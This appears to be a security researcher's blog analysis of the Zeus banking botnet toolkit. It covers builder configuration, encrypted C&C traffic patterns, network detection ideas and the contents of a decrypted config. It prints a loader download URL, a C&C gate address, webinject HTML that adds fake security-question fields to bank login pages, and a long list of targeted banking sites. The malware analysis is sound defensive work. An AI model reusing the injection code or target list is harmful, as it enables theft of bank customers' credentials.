Zeus Crimeware Toolkit

www.h4cky0u.org
Author: http://blogs.mcafee.com/mcafee-labs/zeus-crimeware-toolkit


The Zeus botnet has been in the wild since 2007 and it is among the top botnets active today. This bot has an amazing and rarely observed means of stealing personal information–by infecting users' computers and capturing all the information entered on banking sites. Apart from stealing passwords, this bot has variety of methods implemented for stealing identities and controlling victims' computers.
Over the years Zeus has been released in a lot of versions, adding or changing functionality, and is highly flexible in its configuration. So this is just a snapshot of one version (1.2.7.19), giving an overview of its functionality.
In the first part of this blog I will disclose the process involved in building and distributing a Zeus botnet in the wild. In the second part, I will discuss how Zeus captures personal information by injecting code dynamically, and finally I'll offer some thoughts on command and control.
Zeus serves as a heads up for all those who believe that banking transactions on HTTPS can never be intercepted.

Zeus builder toolkit

I've been busy researching how Zeus is built and distributed in the wild. It has been a pretty high-profile botnet since it was discovered, due to its high rate of infections. During our research activity I was able to get hold of a Zeus builder toolkit. It was priced at US$700 to $1,500 then; a few months later, a free version of this toolkit was public.

Building and Configuring Zeus Bot

The process of building and configuring the Zeus bot requires just a couple of steps.
Step 1) Configuration specification:
Specifying all the static configuration parameters in the configuration file.




The "edit config"• button will allow you to enter various parameters to control the botnet as Â described below.
timer_logs : Time interval to upload the logs to server
timer_stats : Time interval to upload infection statistics to server
url_config : Server URL for fetching the config file


url_compip : Server URL for reporting the victim
encryption_key : Encryption key to encrypt config file
url_loader : URL for fetching latest version of the zeus.exe
url_server : Command and control server
file_webinjects: This parameter is the file name containing HTML web injection code.
AdvancedConfigs : URL for fetching the backup config file
WebFilters : Contains the masked list of URLs that should be monitored for capturing loginÂ credentials.
WebDataFilters: Contains the list of URLs that should be monitored for specific string matches. If patterns such as "Passw" or "login" is matched, data is captured and sent to C&C server,
e.g., http://mail.rambler.ru/*" "passw;login"
WebFakes: URLs that should be redirected to the fake websites
TANGrabber:
TAN (Transaction Authentication Number) Grabber is a Zeus feature that allows the bot master to specify the banking sites to monitor and the specific patters to search for in the transaction data posted to the bank websites. Zeus will match these specified data patterns, capture them, and post them on the C&C server. The Bot master can enter other banking sites here and Zeus will add them in the final encrypted configuration file when the "Build config" button is clicked.

I entered the fake banking URL in the config file below, marked in Red, just to check its presence when the encrypted configuration file is built.

Step 2) Building an encrypted configuration file
Let's have a look what happens when we press the "Build config"• button. The toolkit will build the final encrypted configuration file with an option to save it. This configuration file is then uploaded by the bot master on the C&C server.




Step 3) Building the bot executable
The bot master can build the Zeus executable with the "Build loader"• button option.




Zeus Network Communications

When the bot is executed in a virtual machine, initially it communicates over HTTP and sends a GET request to the command and control server to retrieve the configuration file. The server replies with the requested configuration file. This request is made repeatedly on the basis of the timer value configured in the configuration file.



The bot sends the information of the infected computer to the control server according to the "url_server"☐ parameter specified in the configuration file.



One interesting observation

Upon closer analysis of the Zeus network communications, we have come across an interesting similarity between the GET response from the server and the next POST request sent by the bot.
For sample 1:

```
--------------------Traffic for Sample 1  -------------------

Response to the GET request from the server ( replying to the bot request for configuration file )

0000   d9 9b 7e ff ca 11 35 9e 09 06 c6 f0 7b 2b 54 c6  ..~...5.....{+T.
0010   00 08 71 b8 eb 08 12 53 fd 36 dd 92 35 4b 08 17  ..q....S.6..5K..
0020   b3 06 c3 f4 aa 07 5e fc 0a 21 ea 03 31 ff c2 c5  ......^..!..1...
0030   c6 a3 30 ca c3 73 7e 91 0c 22 f9 2e d4 bb fd c8  ..0..s~.."......
0040   bd f4 3a 8c 1e b4 ee aa 23 8c 44 b1 bc 42 8a 9f  ..:.....#.D..B..
                  :
                  :
         ( Response truncated for brevity )

Next POST request from the bot

0000   2a 12 7e ff ca 11 35 9e 75 06 c6 f0 b4 78 60 87  *.~...5.u....x`.
0010   8f 8d 75 11 b2 d6 24 be c0 b3 5a dc 05 22 08 17  ..u...$...Z.."..
0020   b3 06 c3 d4 bf 07 5e fc 1f 21 ea 03 47 96 9f bc  ......^..!..G...
0030   94 9e 40 fb 9c 43 4c 87 72 10 cf 17 ae a8 da c8  ..@..CL.r.......
0040   d5 80 4e fc 24 9f c1 9b 14 ba 6a 80 8a 7f bf ae  ..N.$.....j.....
                  :
                  :
         ( POST Request truncated for brevity
```


For sample 2:

```
--------------------Traffic for Sample 2  ------------------

Response to the GET request from the server ( replying to the bot request for configuration file )


0100   73 3a 20 62 79 74 65 73 0d 0a 43 6f 6e 74 65 6e  s: bytes..Conten
0110   74 2d 4c 65 6e 67 74 68 3a 20 33 37 39 33 0d 0a  t-Length: 3793..
0120   0d 0a fd dc 43 b4 ec f3 95 c9 e9 7f 2c 05 fc 45  ....C.......,..E
0130   57 c4 d2 15 e9 58 97 a7 4c e6 d0 e2 31 cd 25 e2  W....X..L...1.%.
0140   22 3e 0e c9 da 3b 8e cb 35 e4 66 f0 fe 91 06 76  ">...;..5.f....v
0150   1b eb 42 aa 36 cb d6 5a e2 e4 2f 84 a3 0a 2e 7d  ..B.6..Z../....}
                  :
                  :
         ( Response truncated for brevity )

Next POST request from the bot

00a0   70 2d 41 6c 69 76 65 0d 0a 50 72 61 67 6d 61 3a  p-Alive..Pragma:
00b0   20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 22 d3 43   no-cache....".C
00c0   b4 ec f3 95 c9 e8 7f 2c 05 1c e0 20 20 ef 75 05  .......,... .u.
00d0   67 ed 6a 15 32 3a 42 74 7e 15 8b 22 3e 0e c9 da  g.j.2:Bt~.."">...
00e0   1b 85 cb 35 e4 6d f0 fe 91 64 18 76 84 05 d7 69  ...5.m...d.v...i
```


As observed above, we see this similarity in the initial part of the GET response from the server and the POST request from the bot, starting at the third byte after the HTTP header ends. We have made similar observations with the older versions of the Zeus bot. This consistent trait is something we can use to implement generic detection for this bot on a network gateway!

HTML injection on SSL-secured banking transactions

As banking websites evolved, they have added an extra layer of security to mitigate keystroke-logging attacks. On the other hand, continuously evolving malwares have also come out with new techniques to bypass these security measures and steal login credentials. Password-stealing botnets such as Zeus now use HTML code-injection techniques, whereby a bot on the infected computer injects HTML code into the legitimate web pages of the banking site to request additional personal information not required during the transactions. This lures the users into inputting more credentials than required. They are captured by the bot and posted to the Zeus bot masters command and control server.
Before injecting into HTML pages, the targeted site looks like this:



After injecting into HTML pages, same targeted site looks like this:




This shows even forms that are supposed to be HTTPS encrypted can be manipulated by a bot to entice the user into typing arbitrary amounts of personal information, which can be captured (using key logging) and sent off to the C&C master.

Heuristic detection for web injection activity:

Another technique that can be used is detecting the difference in the HTML form fields.Â The idea is to detect the change in the number of HTML form fields while accessing the banking site and when the data is posted on the server. This can be detected on the Network gateway. In the case of Zeus, as the banking sites are accessed over HTTPS, the perimeter device needs to be armed with SSL man-in-the-middle functionality to detect this form of network traffic.

Intercepting mouse clicks and capturing virtual keyboard screenshots

Banking websites have come up with the virtual keyboard technique to mitigate the keystroke-logging attacks. Zeus counterattacks this security feature by capturing the screenshots on each mouse click. Each click will be intercepted and a screenshot captured that will be sent to the drop server which is then combined sequentially to extract the entered password as shown below.



Analysis of the decrypted configuration file

Once a machine is infected with the Zeus bot, you can use the Zeus decoder tool available here to decrypt the encrypted config file.
Let's take a look at the decrypted config file. We see the HTML injection code that this bot has added into it.

http://172.16.230.183/bt.exe

http://172.16.230.183/gate.php

!*.microsoft.com/*

!http://*myspace.com*

https://www.gruposantander.es/*

!http://*odnoklassniki.ru/*

!http://vkontakte.ru/*

@*/login.osmp.ru/*

@*/atl.osmp.ru/*

https://banking.*.de/cgi/ueberweisung.cgi/*

&tid=

&betrag=

https://internetbanking.gad.de/banking/*

KktNrTanEnz

https://www.citibank.de/*/jba/mp#/SubmitRecap.do

SYNC_TOKEN=*

https://www.mybank.com/loginform.asp

(Fake banking URL that I added while building the config file.)

HTML injection code in the config file:

```
<td><br>
</td>
<td class="field" colspan="2">Due to security measures, please provide the answers
to all the security questions listed below,</td>
</tr>
<td class="label"><label for="sortcode">Place of birth  </label></td>
<td class="field" width="79">
<input type="text" id="sortcode" name="placeofbirth" value='' size="18" maxlength="50"/></t
</tr>
<td/>
<td class="error" width="472"></td>
    </tr>
  <tr>
      <td class="label"><label for="accountNumber">First school attended  </label></
      <td class="field" width="79">
    <input type="text" name="firstschool" id="accountnumber" value='' size="18" maxlength='
    </tr>
  <tr>
      <td/>
      <td class="error" width="472"></td>
    </tr>
  <tr>
      <td class="label"><label for="visanumber">Last school attended  </label></td>
```


Following is the abbreviated list of banking sites targeted by this bot; it's found in the decrypted configuration file.
https://online.wellsfargo.com/signon*
https://www.paypal.com/*/webscr?cmd=_account
https://www.paypal.com/*/webscr?cmd=_login-done*
https://www#.usbank.com/internetBanking/LoginRouter
https://easyweb*.tdcanadatrust.com/servlet/*FinancialSummaryServlet*
https://www#.citizensbankonline.com/*/index-wait.jsp
https://onlinebanking.nationalcity.com/OLB/secure/AccountList.aspx
https://www.suntrust.com/portal/server.pt*parentname=Login*
https://www.53.com/servlet/efsonline/index.html*

https://web.da-us.citibank.com/*BS_Id=MemberHomepage*
https://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome
https://online.wamu.com/Servicing/Servicing.aspx?targetPage=AccountSummary
https://onlinebanking#.wachovia.com/myAccounts.aspx?referrer=authService
https://resources.chase.com/MyAccounts.aspx
https://bancaonline.openbank.es/servlet/PProxy?*
https://extranet.banesto.es/*/loginParticulares.htm
https://banesnet.banesto.es/*/loginEmpresas.htm
https://empresas.gruposantander.es/WebEmpresas/servlet/webempresas.servlets.*
https://www.gruposantander.es/bog/sbi*?ptns=acceso*
https://www.bbvanetoffice.com/local_bdno/login_bbvanetoffice.html
https://www.bancajaproximaempresas.com/ControlEmpresas*
https://www.citibank.de*
https://probanking.procreditbank.bg/main/main.asp*
https://ibank.internationalbanking.barclays.com/logon/icebapplication*
https://ibank.barclays.co.uk/olb/x/LoginMember.do
https://online-offshore.lloydstsb.com/customer.ibc
https://online-business.lloydstsb.co.uk/customer.ibc
https://www.dab-bank.com*
http://www.hsbc.co.uk/1/2/personal/internet-banking*
https://www.nwolb.com/Login.aspx*
https://home.ybonline.co.uk/login.html*
https://home.cbonline.co.uk/login.html*
https://welcome27.co-operativebank.co.uk/CBIBSWeb/start.do
https://welcome23.smile.co.uk/SmileWeb/start.do
https://www.halifax-online.co.uk/_mem_bin/formslogin.asp*
https://www2.bancopopular.es/AppBPE/servlet/servin*
https://www.bancoherrero.com/es/*
https://pastornetparticulares.bancopastor.es/SrPd*
https://intelvia.cajamurcia.es/2043/entrada/01entradaencrip.htm
https://www.caja-granada.es/cgi-bin/INclient_2031
https://www.fibancmediolanum.es/BasePage.aspx*
https://carnet.cajarioja.es/banca3/tx0011/0011.jsp
https://www.cajalaboral.com/home/acceso.asp
https://www.cajasoldirecto.es/2106/*
https://www.clavenet.net/cgi-bin/INclient_7054
https://www.cajavital.es/Appserver/vitalnet*
https://banca.cajaen.es/Jaen/INclient.jsp
https://www.cajadeavila.es/cgi-bin/INclient_6094
https://www.caixatarragona.es/esp/sec_1/oficinacodigo.jsp
http://caixasabadell.net/banca2/tx0011/0011.jsp
https://www.caixaontinyent.es/cgi-bin/INclient_2045
https://www.caixalaietana.es/cgi-bin/INclient_2042
https://www.cajacirculo.es/ISMC/Circulo/acceso.jsp
https://areasegura.banif.es/bog/bogbsn*
https://www.bgnetplus.com/niloinet/login.jsp
https://www.caixagirona.es/cgi-bin/INclient_2030*
https://www.unicaja.es/PortalServlet*
https://www.sabadellatlantico.com/es/*
https://oi.cajamadrid.es/CajaMadrid/oi/pt_oi/Login/login
https://www.cajabadajoz.es/cgi-bin/INclient_6010*
https://extranet.banesto.es/npage/OtrosLogin/LoginIBanesto.htm
https://montevia.elmonte.es/cgi-bin/INclient_2098*
https://www.cajacanarias.es/cgi-bin/INclient_6065
https://oie.cajamadridempresas.es/CajaMadrid/oie/pt_oie/Login/login_oie_1
https://www.gruppocarige.it/grps/vbank/jsp/login.jsp
https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp

https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jsp
https://hb.quiubi.it/newSSO/x11logon.htm
